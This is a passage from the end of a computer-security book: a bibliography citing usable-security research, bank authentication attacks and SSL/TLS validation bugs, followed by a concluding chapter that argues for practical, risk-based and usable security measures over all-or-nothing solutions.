[99] "Security Theater on the Wells Fargo Website", Don Bixby, 13 March 2013, discussion thread at `http://www.schneier.com/blog/-archives/2013/03/security_theate_8.html#c1213990`.

[100] "So Long, And No Thanks for the Externalities: The Rational Rejection of Security Advice by Users", Cormac Herley, *Proceedings of the 2009 New Security Paradigms Workshop (NSPW'09)*, September 2009, p.133.

[101] "A Usability Study of OTPs on Cell Phones", Nick Nikiforakis, Debra Cook and Sotiris Ioannidis, *Proceedings of the Symposium on Usable Security and Privacy (SOUPS'09)*, July 2009, to appear.

[102] "Design Flaw in Human Brain Prevents Detection of Phishing Websites", Sean Sullivan, 12 April 2006, `http://www.f-secure.com/weblog/archives/00000853.html`.

[103] "A Deceit-Augmented Man In The Middle Attack Against Bank of America's SiteKey Service", Christopher Soghoian and Markus Jakobsson, 10 April

2007, http://paranoia.dubfire.net/2007/04/deceit-augmented-man-in-middle-attack.html.

[104] "Defeating Sitekey 101 — A School Project", PhishCops, 2007, http://www.phishcops.com/sitekeyMITM.asp.

[105] "Safe2Login Frequently Asked Questions", https://safe2login.com/-htm/int_004.html.

[106] "Locks, Safes and Security: An International Police Reference (2nd ed)", Marc Tobias, Charles C Thomas Publisher Ltd, 2000".

[107] "Security theater?", Peter Fairbrother, posting to the ukcrypto@chiark.greenend.org.uk mailing list, message-ID 4C877EDD.8070905@zen.co.uk, 8 September 2010.

[108] "Gozi Trojan", Don Jackson, 20 March 2007, http://www.secureworks.com/research/threats/gozi.

[109] "Re: [phishing] what's the deal?", Gary Warner, posting to the phishing@whitestar.linuxbox.org list, 18 January 2007.

[110] "Battle.net Authenticator FAQ", undated, http://us.blizzard.com/-support/article.xml?locale=en_US&articleId=24660&rhtml=true.

[111] "Battle.net Mobile Authenticator FAQ", undated, http://us.blizzard.com/-support/article.xml?locale=en_US&tag=BNETMOBILE&rhtml=true.

[112] "Cheating Online Casinos", 'RSnake', 15 June 2006, http://ha.ckers.org/-blog/20060615/cheating-online-casinos/.

[113] "Zero Day Threat: The Shocking Truth of How Banks and Credit Bureaus Help Cyber Crooks Steal Your Money and Identity", Byron Acohido and Jon Swartz, Union Square Press, 2008

[114] "A Case (Study) For Usability in Secure Email Communication", Apu Kapadia, *IEEE Security and Privacy*, **Vol.5**, **No.2** (March/April 2007), p.80.

[115] "Sichere IT-Systeme", Günter Müller and Sven Wohlgemuth, *Beiträge der 33. Jahrestagung der Gesellschaft für Informatik e.V. (INFORMATIK'03)*, September 2003, p.87.

[116] "A Field Study of User Behavior and Perceptions in Smartcard Authentication", Celeste Paul, Emile Morse, Aiping Zhang, Yee-Yin Choong and Mary Theofanos, *Proceedings of the 13th IFIP Conference on Human-Computer Interaction (INTERACT'11)*, Springer-Verlag LNCS No.6949, September 2011, p.1.

[117] "Electronic Signatures in Law (3rd ed)", Stephen Mason, Cambridge University Press, 2012.

[118] "Why Don't We Encrypt Our Email", Stephen Farrell, *IEEE Internet Computing*, **Vol.13**, **No.1** (January/February 2009), p.82.

[119] "Off-the-Record Communication, or, Why Not To Use PGP", Nikita Borisov, Ian Goldberg and Eric Brewer, *Proceedings of the Workshop on Privacy in the Electronic Society (WPES'04)*, October 2004, p.77.

[120] "Unwrapping the Chrysalis", Mike Bond, Daniel Cvrček, Steven Murdoch, University of Cambridge Technical Report 592, UCAM-CL-TR-592, June 2004.

[121] "Optical Document Security (3rd edition)", Rudolf van Renesse (ed), Artech House, 2005.

[122] "Handbook of Paper and Board", Herbert Holik (ed), Wiley – VCH, 2006.

[123] "An Investigation of the Therac-25 Accidents" Nancy Leveson and Clark Turner, *IEEE Computer*, **Vol.26**, **No.7** (Jul 1993), p.18.

[124] "An Improved Experience for New Users of Firefox", Ken Kovash, 9 February 2010, http://blog.mozilla.com/metrics/2010/02/09/an-improved-experience-for-new-users-of-firefox/.

[125] "Lessons Learned From the Deployment of a Smartphone-Based Access Control System", Lujo Bauer, Lorrie Faith Cranor, Michael Reiter and Kami Vaniea, *Proceedings of the Third Symposium on Usable Privacy and Security (SOUPS'07)*, July 2007, p.64.

[126] "Lessons Learned in Implementing and Deploying Crypto Software", Peter Gutmann, *Proceedings of the 11th Usenix Security Symposium (Security'02)*, August 2002, p.315.

[127] "strongSwan 4.6.4 Released (CVE-2012-2388)", Tobias Brunner, 31 May 2012, `http://www.strongswan.org/blog/2012/05/31/strongswan-4.6.4-released-%28cve-2012-2388%29.html`.

[128] "strongSwan 5.0.4 Released (CVE-2013-2944)", Tobias Brunner, 30 April 2013, `http://www.strongswan.org/blog/2013/04/30/strongswan-5.0.4-released-%28cve-2013-2944%29.html`.

[129] "A History of US Communications Security: The David G.Boak Lectures, Volume II", NSA, July 1981 (partially declassified December 2008).

[130] "Summary of Windows Azure Service Disruption on Feb 29th, 2012", Bill Laing, 9 March 2012, `http://blogs.msdn.com/b/windowsazure/archive/-2012/03/09/summary-of-windows-azure-service-disruption-on-feb-29th-2012.aspx`.

[131] "Microsoft secure Azure Storage goes down WORLDWIDE", Jack Clark, 22 February 2013, `http://www.theregister.co.uk/2013/02/22/-azure_problem_that_should_never_happen_ever`.

[132] "Microsoft's own code should prevent an Azure SSL fail: So what went wrong?", Trevor Pott, 25 February 2013, `http://www.theregister.co.uk/2013/02/25/hanging_by_a_semicolon`.

[133] "Details of the February 22nd 2013 Windows Azure Storage Disruption", Mike Neil, 1 March 2013, `http://blogs.msdn.com/b/windowsazure/-archive/2013/03/01/details-of-the-february-22nd-2013-windows-azure-storage-disruption.aspx`.

[134] "Microsoft brings Azure back online", Jack Clark, 23 February 2013, `http://www.theregister.co.uk/2013/02/23/microsoft_azure_back_-online`.

[135] "The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software" Martin Georgiev, Subodh Iyengar, Suman Jana, Rishita Anubhai, Dan Boneh and Vitaly Shmatikov, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.38.

[136] "About the security content of iOS 6.1.6", Apple Corporation, 21 February 2014, `http://support.apple.com/kb/HT6146`.

[137] "About the security content of iOS 7.0.6", Apple Corporation, 21 February 2014, `http://support.apple.com/kb/HT6147`.

[138] "Apple Fixes Dangerous SSL Authentication Flaw in iOS", Mike Lennon, 21 February 2014, `http://www.securityweek.com/apple-fixes-ssl-authentication-flaw-ios`.

[139] "Apple Fixes Certificate Validation Flaw in iOS", Dennis Fisher, 21 February 2014, `https://threatpost.com/apple-fixes-certificate-validation-flaw-in-ios/104427`.

[140] "Apple's SSL/TLS bug (22 Feb 2014)", Adam Langley, 22 February 2014, `https://www.imperialviolet.org/2014/02/22/applebug.html`.

[141] "CVE-2014-0092 gnutls: incorrect error handling in certificate verification (GNUTLS-SA-2014-2)", Tomas Hoger, 25 February 2014, `https://bugzilla.redhat.com/show_bug.cgi?id=1069865`.

[142] "corrected return codes", Nikos Mavrogiannopoulos, 27 February 2014, `https://www.gitorious.org/gnutls/gnutls/commit/6aa26f78150ccbdf0aec1878a41c17c41d358a3`.

[143] "certificate verification vulnerability in all GnuTLS versions CVE-2014-0092", discussion thread on reddit.com, March 2014, `http://www.reddit.com/r/netsec/comments/1zhjwh/certificate_-verification_vulnerability_in_all`.

[144] "Goto Apple: GnuTLS falls foul of SSL certificate verification issues", Chris Duckett, 4 March 2014, `http://www.zdnet.com/goto-apple-gnutls-falls-foul-of-ssl-certificate-verification-issues-7000026957`.

[145] "Critical crypto bug leaves Linux, hundreds of apps open to eavesdropping", Dan Goodin, 4 March 2014, `http://arstechnica.com/-security/2014/03/critical-crypto-bug-leaves-linux-hundreds-of-apps-open-to-eavesdropping`.

[146] "Deploying Cryptography in Internet-Scale Systems: A Case Study on DNSSEC", Hao Yang, Eric Osterweil, Dan Massey, Songwu Lu and Lixia Zhang, *IEEE Transactions on Dependable and Secure Computing*, **Vol.8**, **No.3** (September 2011), p.656.

Conclusion

The real world is an unsafe place. You can't do anything without taking some sort of risk, even if the risk is in some cases very small. Every day, in everything we do, we make risk/benefit tradeoffs. We could avoid being killed in a traffic accident by never leaving home, but most people would find such a "solution" unacceptable. Only in computer security do we look for 100% solutions, with any other risk trade-off considered unacceptable. The real world doesn't work like this, and neither will computer security. If you can find an effective (meaning simple and cheap to deploy, non-intrusive, with a low failure rate, and so on) security mechanism that reduces your vulnerability exposure and risk, even if it's just by ten percent, use it because you've now cut out one tenth of your risk at very little cost either to yourself or to your users.

If you can find a few more of these supposedly ineffective but eminently practical security measures, you're slowly corralling attackers in to a point where they may decide that it's easier to go elsewhere, and less skilled attackers won't even attempt it. You don't need a totally failsafe, bullet-proof solution (no real-world security system ever is, even armoured safes are only rated in terms of how many minutes or hours they'll slow an attacker down), just something that convinces the bad guys that there are easier targets elsewhere.

Remember, you're not being asked to design a system for protecting nuclear weapons launch codes. No matter how wonderful you think your security product or service is, in practice the Russian mafia just isn't that into you. What's worse, if your system is too hard to use, too complex or expensive to deploy, or requires too much overhead during operation, it'll be replaced with nothing at all, because a security-induced denial of service is still a denial of service. A corollary to this is that your security system will always be harder to use, more expensive, and more cumbersome that you think it is, often by a huge margin that'll only be revealed through real-world evaluation and testing. When you're planning your system, test it on typical end users in a real-world scenario before assuming that it'll magically solve all of your security problems, and assume that any attacks on it will be ones that bypass it rather than directly attack it.

In line with this, never trust silver-bullet, all-or-nothing security solutions because this type of thing has a long track record of failing completely in practice, generally through attackers doing an end-run around it rather than attacking it directly, thus rendering its use moot. Instead, apply a risk-based security approach. Leverage things like cookies, IP address-based authentication, geolocation, and similar measures to calculate a risk profile for someone trying to access sensitive data or systems and, if the risk is too high, restrict floor limits (the amount of financial value that can be transferred or manipulated) or provide read-only access to data without the ability to make any changes until the risk drops to acceptable levels.

If your security system isn't usable by ordinary humans (and to determine this you have to actually test it on ordinary humans, not the geeks who built it) then it may as well not exist. Geeks expect users to understand single sign-on, MITM attacks, certificates and PKI, and a huge amount of other security folderol that no-one would ever be expected to deal with in the real world in order to be safe. Car manufacturers don't expect drivers to understand how cars work, you simply put the key in the ignition and turn it, if the engine check light comes on you ignore it until the car starts making funny noises, and then you drive it to a service station and get someone to have a look at it.

The same should be true for any computer security mechanisms that you employ. In the same way that users can expect that if they click on an icon then the underlying networking technology will do its utmost to fetch and present their email to them without requiring any further user involvement, so they should be able to expect that the underlying security technology will do its utmost to keep them safe from harm. If staying safe online requires extensive and tedious manual intervention by users then

the designers of the technology haven't done their job properly, because it's unfit for the purpose for which it was (supposedly) designed.

Finally, question everything. If someone tells you that magic technology *X* will solve all of your problems, ask them to prove it by citing instances of real-world usage in which it's been effective in preventing actual attacks, and comparing it to other approaches that address the same problem. One very effective way to assess the value of a particular technology is to find an existing user (an end user or IT administrator, not someone in management who approved its purchase) and invite them to tell you of their experiences with it. Find a tech support forum for the product on the Internet (almost all products have these) and offer to take an existing user out to a decent restaurant if in exchange they'll spend an hour or two over dinner telling you of their experiences. This could end up being the best (non-)investment in IT you ever make.

When I say question everything, I'm also implicitly including the contents of this book. Don't take my word for something (or the word of the researchers/authors that I've referenced as sources), if you're doubtful about something then go out and try it yourself. If you've got a better way of doing it, let me know so that I can include it in future versions of the book.